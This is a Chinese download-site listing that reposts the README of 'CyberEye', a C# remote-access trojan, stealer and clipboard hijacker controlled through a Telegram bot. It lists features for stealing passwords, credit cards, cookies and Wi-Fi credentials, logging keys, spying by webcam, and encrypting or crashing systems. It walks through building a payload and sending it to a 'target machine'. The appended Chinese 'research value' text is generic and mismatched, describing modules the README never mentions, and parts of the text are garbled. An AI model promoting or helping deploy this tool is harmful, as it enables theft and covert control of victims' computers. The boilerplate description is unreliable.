 加密货币源码
点击放大
项目说明
👁️ CyberEye (RAT + STEALER + CLIPPER) <a id="cybereye-rat-stealer-clipper"></a>
Modded Program for remote control of windows computers bot. Written in C#
<p align="center">
<img src="images/logo.jpg">
</p>
<div id="badges" align="center">
<a href="">
<img src=" Badge"/>
</a>
<a href="">
<img src=" Badge"/>
</a>
</div>
LEGAL DISCLAIMER PLEASE READ! <a id="legal-disclaimer"></a>
##### I, the creator and all those associated with the de and production of this program are not responsible for any actions and or damages caused by this software. You bear the full responsibility of your actions and acknowledge that this software was created for educational purposes only. This software's intended purpose is NOT to be used maliciously, or on any system that you do not have own or ha permission to operate and use this program on. By using this software, you automatically agree to the above. <a id="responsibility-disclaimer"></a>
📽️ Just created a fun video about my Cyber Eye RAT check it out!
![Cyber Eye RAT Demo]()
📑 Table of Contents
+ LEGAL DISCLAIMER PLEASE READ!
* Responsibility Disclaimer
* System Requirements
+ Minimum
+ Recommended
* Installation Process
+ 1. Install Dependencies
- Ubuntu/Debian
- Arch Linux/Manjaro
- Fedora
* .NET Framework 4.8 Installation
- Clean Setup
- Install .NET 4.8
- Installation
* Wine / Linux Common Troubleshooting Guide
+ Standalone Payload Builder Introduction
* Key Features
+ Builder Highlights
* Star History
:fallen_leaf: Original Functions: <a id="original-functions"></a>
ComputerInfo, BatteryInfo, Location, Whois, Acti, Webcam, Microphone, Desktop, Keylogger, ClipboardSet, ClipboardGet, ProcessList, ProcessKill, ProcessStart, TaskManagerDisable, TaskManagerEnable, MinimizeAllWindows, MaximizeAllWindows, GetPasswords, GetCreditCards, GetHistory, GetBookmarks, GetCookies, GetDesktop, GetFileZilla, GetDiscord, GetstFiles, Remo, RemoveDir, Mo, MoveDir, CopyFile, CopyDir, Speak, Shell, MessageBox, OpenURL, SendKeyPress, NetDiscover, Audio, Audio, SetWallPaper, BlockInput, Monitor(off/on), DisplayRotate, EncryptFileSystem, DecryptFileSystem,ForkBomb, BsoD, O, Shutdown, Reboot, Hibernate, Logoff, Help, About, Uninstall.
Ⓜ Modded Functions: <a id="modded-functions"></a>
AssemblyInfoChanging(config.cs), Beep, Cycle, Tray, SetRandomCurPos, Compiler, DirOrFile, Wifi_Steal, Regedit, Windefender, Cmd, SystemRestore, ScreenResolution, isAdmin, BugReport, Minecraft, CamList, MonitorList.
:hammer: Compiling guide using Builder: <a id="compiling-guide-builder"></a>

* Go to the bot and create your own bot. You need to save the token and bot name.


* Now you need to get your chat id. To do this, go to the next bot and save the id.

* Now you need to download Latest stable release

* After downloading the .zip archi it to any folder on your system.
* Inside the extracted folder, run the file CyberEye.Client.Builder.exe

* ⚠️ Important: Make sure to also move the entire Stub folder (included in the archive) to the same directory as the Builder.
Without the Stub folder in the correct location, the builder will not be able to generate the final payload.
* In the builder, fill in the required fields:
- Bot Token (from )
- Chat ID (from )
- Enable optional features using checkboxes (e.g., Autorun, BSOD Protection, etc.)
* Click Build, then choose where to save the final .exe payload.

:hammer: Compiling guide using Builder Wine/Linux: <a id="compiling-guide-builder-wine-linux"></a>
!Wine Logo
*Run Windows .NET applications seamlessly on Linux*
This comprehensi will help you install and run CyberEye.Client.Builder.exe on Linux systems using Wine and Winetricks.
---
✅ System Requirements <a id="system-requirements"></a>
Minimum: <a id="minimum"></a>
Recommended: <a id="recommended"></a>
---
⚙️ Installation Process <a id="installation-process"></a>
1. Install Dependencies <a id="install-dependencies"></a>
#### Ubuntu/Debian: <a id="ubuntu-debian"></a>
#### Arch Linux/Manjaro: <a id="arch-linux-manjaro"></a>
#### Fedora: <a id="fedora"></a>
🛠️ .NET 框架 4.8 Installation <a id="net-框架-48-installation"></a>
#### Clean Setup: <a id="clean-setup"></a>
#### Install .NET 4.8: <a id="install-net-48"></a>
⏳ Installation takes 15-45 minutes. You'll see multiple Windows installers - just click "Next" through all of them.
#### Installation: <a id=""></a>
Should show 4.8.xxxx.
* Go to the bot and create your own bot. You need to save the token and bot name.

* Now you need to get your chat id. To do this, go to the next bot and save the id.

* Now you need to download Latest stable release

* After downloading the .zip archi it to any folder on your system.
* Inside the extracted folder, run the file CyberEye.Client.Builder.exe

* ⚠️ Important: Make sure to also move the entire Stub folder (included in the archive) to the same directory as the Builder.
Without the Stub folder in the correct location, the builder will not be able to generate the final payload.
* In the builder, fill in the required fields:
- Bot Token (from )
- Chat ID (from )
- Enable optional features using checkboxes (e.g., Autorun, BSOD Protection, etc.)
* Click Build, then choose where to save the final .exe payload.

🧯 Wine / Linux Common Troubleshooting Guide: <a id="wine-linux-troubleshooting-guide"></a>
❌ Wine Mono is not installed
Fix:
Install Wine Mono manually or recreate the Wine prefix:
❌ ilasm.exe not found. Ensure .NET 框架 is installed
Cause: .NET was not installed or was installed into a 64-bit prefix.
Fix:
Use a clean 32-bit prefix.
Reinstall .NET Framework :
WINEARCH=win32 WINEPREFIX=~/.wine-dotnet48 winetricks dotnet48
❌ wine: could not load kernel32.dll, status c0000135
Cause: Corrupted Wine prefix or failed .NET install due to wrong architecture or low disk space.
Fix:
Ensure you ha free disk space:
Recreate the prefix with the correct architecture:
✅ That’s it — no need to touch Studio. Just fill, click, and deploy!
* You can send the generated .exe payload to your target machine.
* After starting the file, you can control the computer through the bot.

* Write /help to see all a commands.
This release introduces a new standalone payload builder for CyberEye RAT, enabling users to generate customized payloads with ease. <a id="standalone-payload-builder-intro"></a>
🔑 Key Features <a id="key-features"></a>
> Creating and customizing your own RAT has never been easier.
> With the new Builder, you no longer need to open Studio, manually edit config files, or compile the project yourself.
> Simply run the Builder, fill in your desired options, and generate a fully working stub with just one click.
🧱 Builder Highlights <a id="builder-highlights"></a>
---
> De by Cisamu
> Now enhanced with an easy-to-use Builder to streamline your workflow.
:hammer: Alternative (OLD) Compiling guide using Studio: <a id="alternatiisual-studio"></a>
* Go to the bot and create your own bot. You need to save the token and bot name.

* Now you need to get your chat id. To do this, go to the next bot and save the id.

* Now you need to download Studio

* Download the 源码 代码 of this program.

* Unzip the “
* Open the
* Open file config.cs in project.

* Insert your token from the bot and your chatID that you recei.
* Above you need to select ”Release”.

* Press CTRL + S to save. And CTRL + B to compile e into an executable file.

* You can send the received file to someone.
* After starting the file, you can control the computer through the bot.

* Write
/help to see all a commands. Star History <a id="star-history"></a>
![Star History Chart]()
:moneybag: Donate: <a id="donate"></a>
BTC:
bc1q5exw2n5a29s7w283y ETH:
0x8d797249170d263B959A3c688D8456adBcfBC319 XMRT:
0xF978FE35d00A201eB48aB3908993e14f312001a2 <h1><a href = " ORIGINAL RAT </a></h1>
技术栈
开发语言:未知
项目类型:远控+窃密+剪贴板工具 CyberEye(C#)
Star 数:0
功能特点
这是一套远控+窃密+剪贴板工具 CyberEye(C#),代码结构清晰,适合安全研究人员学习加密货币钱包安全、剪贴板劫持、私钥碰撞等攻击面的原理与实现。项目涵盖了地址生成、私钥管理、链上交互、剪贴板监控等核心模块,对理解区块链资产安全机制具有较高的研究价值。
从技术实现角度看,此类项目的技术点在于:私钥熵源与生成算法、链上余额查询接口、剪贴板监听与地址替换逻辑、以及多链钱包地址的编码差异。本项目在这些方面提供了可运行的实现,研究者可以在此基础上进行安全分析或防御研究。
使用说明
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境(Python / Node.js / Go / C# 等)。
3. 按照 README 中的步骤安装依赖、配置环境变量。
4. 运行脚本或编译程序,观察输出结果。
注意:本项目仅供安全研究与学习使用,请勿用于任何非法用途。
研究价值
对于从事区块链安全、渗透测试或恶意样本分析的研究者来说,这套源码是一个很好的研究对象。通过阅读代码,可以学习到加密货币钱包的攻击面、剪贴板劫持的检测方法、私钥碰撞的概率原理、以及链上资产的追踪技术等关键知识点。
同时,项目中的代码组织和模块划分,也展示了安全工具在工程化方面的实践经验。理解这些攻击工具的实现原理,对后续开发防御检测工具、建立资产风控模型也很有帮助。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。若涉及第三方权益,请联系删除。
| 资源标题 | 赛博之眼 - 远控+窃密+剪贴板工具 CyberEye(C#) |
| 所属分类 | 加密货币源码 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 18:19:30 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 383 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |